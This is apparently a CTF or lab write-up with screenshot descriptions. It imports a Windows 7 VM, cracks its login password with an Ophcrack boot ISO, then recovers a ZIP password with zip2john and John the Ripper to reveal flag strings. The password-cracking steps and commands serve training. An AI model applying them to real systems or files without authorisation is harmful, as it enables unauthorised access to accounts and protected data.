The screenshot shows a Google Drive interface. At the top, the URL <https://drive.google.com/file/d/113456789a0cdefghijklmnpqrstuvwxyzabcdefghiijklmnpqrstuvwxyz/view> is visible. Below the URL, there are links for YouTube, Maps, News, and a 'TASK-6.ova' file. The 'TASK-6.ova' file is shown with a blue icon and the name 'TASK-6.ova'. A large black box covers the main content area, containing the text 'No preview available' and a blue 'Download' button.

STEP 4: Import the OVA file

The image consists of three vertically stacked screenshots of the Oracle VM VirtualBox Manager interface.

Screenshot 1: Main Window
The main window shows the "File" menu with "Import Appliance..." selected. The toolbar includes "New", "Add", "Settings", "Delete", and "Show". A preview window on the right shows a terminal session with the command "lsblk".

Screenshot 2: Import Virtual Appliance - Appliance to import
This dialog box is titled "Appliance to import". It instructs the user to choose a source to import the appliance from, supporting local file systems or known cloud service providers. The "Source" dropdown is set to "Local File System". The "File" field contains the path "C:\Users\hp\Downloads\TASK-6.ova".

Screenshot 3: Import Virtual Appliance - Appliance settings
This dialog box is titled "Appliance settings". It displays the imported virtual machine "Virtual System 1" with the following properties:


- Name: TASK-6.1
- Guest OS Type: Windows 7 (64-bit)
- CPU: 1
- RAM: 2048 MB
- DVD: ✓
- USB Controller: ✓
- Sound Card: ✓ Intel HD Audio

Other settings include:

- Machine Base Folder: C:\Users\hp\VirtualBox VMs
- MAC Address Policy: Include only NAT network adapter MAC addresses
- Additional Options: ✓ Import hard drives as VDI

A note at the bottom states "Appliance is not signed".

STEP 6: Set network into BRIDGE ADAPTOR



STEP 7 : Start the machine




B. Gaining Access to TASK6- WINDOWS 7 of Supraja Technologies

To Crack the system password:

STEP 1 : click on Settings

STEP 2: Go to storage

STEP 3: Click on Empty click on optical drive and upload OPH-CRCAK ISO file




STEP 4: Go to system change the boot order as following

- 1) optical
 - 2) Hard disk
 - 3) Floppy

STEP 5: click on OK and start the machine to get the password

Password Cracked : 1234567



STEP 6: Change all settings back to normal.

Go to settings remove OPH CRACK ISO file

Go to system do the changes back of boot order



- 1) Hard disk
- 2) optical
- 3) Floppy

STEP 7: click ok and start the machine you will get windows 7



STEP 8 : Enter Password 1234567

STEP 7: Search for documents



STEP 8 : File is encrypted we need to find password

Use john the Ripper tool to gain password

STEP 9: Perform following command to get HASH VALUE

```
(kali㉿kali)-[~]
└─$ cd Desktop


(kali㉿kali)-[~/Desktop]
└─$ zip2john YOU_FOUND_U5.zip > ziphash.txt
ver 1.0 YOU_FOUND_U5.zip/YOU_FOUND_U5/ is not encrypted, or stored with non-handled compression type

(kali㉿kali)-[~/Desktop]
└─$ cat ziphash.txt
YOU_FOUND_U5.zip/YOU_FOUND_U5/Flag.txt:$zip2$*0*3*0*8336f1b34203eF862b13088f99427926*e3d2*110*7523fc8c76
9b508ba887f330366f0aF086d3577d51c8c13725a0f72da2f6082daF05a7e40852522c986f10F0cbef905fb97fbe7562a39b3d907
26a2c71943d31ef7821b9af770aie73c610887d6019b279cfb9dc705c60e0d5a3edfc247d92fffa4c596b1dc575eaf880d0f95db
35943d87b4940c3bde25673c2c79ba78b435d9cfa42d872d7e8a99be54eacbe0564f1f7d7d98ff7292680f94b80f4fb8e282a
972d330327430f5b4af825cf6a9478e9be7a79fdce0cb89e908ba01481b9f6cef59a75eb784feebd29bdf5fdec00a4ee8edb5edc
9499e90569988e292d1b6e07a097b661a607171db98ec88bae5b46538884d5fe582f930f179d7985b8f204deb0a0726b8075dd
50df8ca2874f8e*a0d21d899d4a1a7e2903*$:YOU_FOUND_U5/Flag.txt:YOU_FOUND_U5.zip:YOU_FOUND_U5.zip

(kali㉿kali)-[~/Desktop]
```

STEP 10: After getting hash value perform following command to gain password

```
(kali㉿kali)-[~/Desktop]
└─$ sudo john --format=zip ziphash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 272 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 34.44% 1/3 (ETA: 10:16:47) 0g/s 14130p/s 14130c/s 14130C/s Cfyou..Cf0undtxt
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
```



The screenshot shows the John the Ripper command-line interface. The top part displays the command used: `sudo john --format=zip ziphash.txt`. Below it, the program's progress is shown:

- Using default input encoding: UTF-8
- Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
- Cost 1 (HMAC size) is 272 for all loaded hashes
- Will run 2 OpenMP threads
- Proceeding with single, rules:Single
- Press 'q' or Ctrl-C to abort, almost any other key for status
- 0g 0:00:00:01 34.44% 1/3 (ETA: 10:16:47) 0g/s 14130p/s 14130c/s 14130C/s Cfyou..Cf0undtxt
- Almost done: Processing the remaining buffered candidate passwords, if any.
- Proceeding with wordlist:/usr/share/john/password.lst
- Proceeding with incremental:ASCII

The bottom part of the screenshot shows the password hash being cracked:

```
confi.zip/confi/DOC-1.pdf:$zip2$*0*3*0*00d5455994b2c9789354aefc46755572*f962*3be46*f7fea294
a65651acd699cf72bac63119f7ffeddacab9aa5e294114a7ef76c8a75bac8add3e82e0f0dd115d861e9274422
d5b7adb113177dbf5a20c67e9353208629b8ce80dc353520520a9e68f686e81a0e67b0e85d9fc4185db955cdf0e
a298e7ec3772b2fe363d45c0ea0feaaba1b724c66987ef5cc7417ac21d70e6ef575f8ddf3e3670493814e71539c0
c840e0df37e1fc7ea8aa07629412edc79f49c6a07b64682267a760a50778942f0ae3230825e8482f6049e8a152d
7edacee3acf553dedb47b93d898bf12deb0d1fc750bd002d88fa5207fd462e340d67279ec75439229e59b7c93c6
766e17eaab3efa4db66d7a3857f2034abc37110691b5a01f05d9318f558535cff5f198453a79af7a87a28a3f99b
6f95e95b762c0bb03fe086a080efdfbc6eb9793bc1c4e6697e7e8ff02672fdedf3f148dd126bf213f8b21228813
4274371262305f30dcf6599ef5d9af9a6fd57f6d49e3b07fec50aa669e92f938d2e86f9c46c4da70202573aff
37f662875998ca4177ad466da349548f0b77ab1041f922bd3cee83107b0a1282c19f6a744c2bf9c7215cd9188ad
0fb2b49a6d92fc65384b254b2425a27ea20812bfce3f933e761e77cc07e543ecb592322fa1408cca0d41fc23c34
5a7daf9aa7b23d5cc7f160cac625c317f4d02877265dac1fb45d7410242c780c1ee6f7d15b6aa6931094b0598c9
70d3b913d7b866f09758c7a1e29e41ddbfb6e59d91aa8475320949d6f5014ec6d3d0e599dc5866013b85b7ca7d0
02c8c2b3dcddcedbfb7d295dcc3205a75c9f5ecc1134f9df12c5537fbfaf1766bd6e26becbde2a090efb0ef752
1f8e868fe651f92ea7ddfb8fd5bbe54cd6d4f238a9edba8d6145b31df5487dfcdeccf8c7a1150ba1ee02e2a08
96483bd439b17a6be1e4706ebcb471fa4d3ba06ff00ad4ca6dae27342ecf1c116750db6680a753b9f779a7213d5
45c5c29d714eddc884c689bf470828529261c4609a4ec82162dbe696b3f7e76a1a9e7a60e766313bf82cc2
d0783ab14a025ef7719ac23aff37af2b640dfca31fc0467b28cc863da8373142653405c76136e6a6b7412c0
1a5415f8dad60a92fa4dd9164f7ae4fdc4e65422b2dacbacf9e1c31b6a49fc2a595a03e49798577f5580943971d
1088450f2759d62961cbfe1cba9bd969d10ad1e3e1e8a55983c5054c96b5be0a9599c8b4d3b4dfc47837ecdb198
9ac7d225972f6ec6dc6a54acf2a8c2f8729976c08a4998793a1212804e13004eb0fbee6032a5ae90d1cf0c
ed17f570190a874475b7a21dd476a9fc224880cc643fe63c1dfbbefead802690fce128954773642acac3cbe9332
be1c51e9aac860a3d67e80fa096ffef95333cb18ffa7981b1265d3dfe500f0bc0e84f3e1de96e4461e7d89a54d
ed1aa846db38342dd843ecd01d8dcc4180cc77872e21c9b28493cddbfaea8ea9fb2364c04b588600793e853c7a
e4f103ac04d349bf80af331d67bbffccdf9f331d0e99dfdf89b73Feb64d2cd601d9d00cd57d190ada1ddb2dc5bd0d7
090178c522f752aff041f114dd3ce5ac1ee5eedc898b51ae99152554f9d031b6812aa3aae360d85d7e9dd3da
e1f1d9aa3d235828686565d5644974320790084f42b62ec3d56a459696eeccc50cce974a540edcabfb9193c82e0
a0bfc70e7021c7808764e79c85e2ea2e87a5f7cb34c9f7ab1e3b642a5b04a52c18b14a282b2355909764b6f7f28
6b0ddc8ee0a574dc04b374ebd6edcb1b768c41c08d5b1efc6t578b58e61c05faa36e7f4aca0e37166bc790c5a13
35e2d95e0030d41f50dc34c01d72079ef7b6562c8ed000766e3ff16f0ac6f734d8fc645f1c52725732b5cba30a
4afbd9f501db673fb7dc56ff13f80760ef27f968c9c6977cd327f5e9df50f7fd85d248cb86e371a9c0923580743
0039945c786789c8796bb5829067dc0ee163a960f7eb1bc5caf3944bc5691722428f3de6058ea30878b64a55fab
ca5320cfc6eeb90a2ef554235a09c7834579122cc3e5a3e39ee43a12f048aec74ce02f59010d054cf1c9921b2bf8
98c8b419102da2c2eb9f6316926d82b434eb88d5e86f7bf66feeff8b22c9856b9665167382237e43777bbeaba3d
```

STEP 11: Password is: {P@ssw0rd_3xp1r3d}

Now we can access documents by entering this password

DOC 1:

{B3TT3R LUCK N3XT TIME}

DOC 2:

{H@ckTh3Pl@n3t}

DOC3:

{D3f3nd3r_0f_Th3_Web}

DOC 4:

{Cyb3r_W@rr10r}

Doc 5:

{Security_Qu3st}


C. Analysing the Checksums

STEP 1: Open checksum calculator



STEP 2: Analysis checksum using checksum calculator

In file upload files inside confidential folder



Name	Date modified	Type	Size
DOC-1	14-12-2023 05:46	Firefox PDF Docu...	253 K8
DOC-2	14-12-2023 05:48	Firefox PDF Docu...	252 K8
DOC-3	14-12-2023 05:49	Firefox PDF Docu...	291 K8
DOC-4	14-12-2023 05:50	Firefox PDF Docu...	290 K8
DOC-5	14-12-2023 05:51	Firefox PDF Docu...	291 K8


STEP 3: Click on Calculate


STEP 4: You will get result of doc1

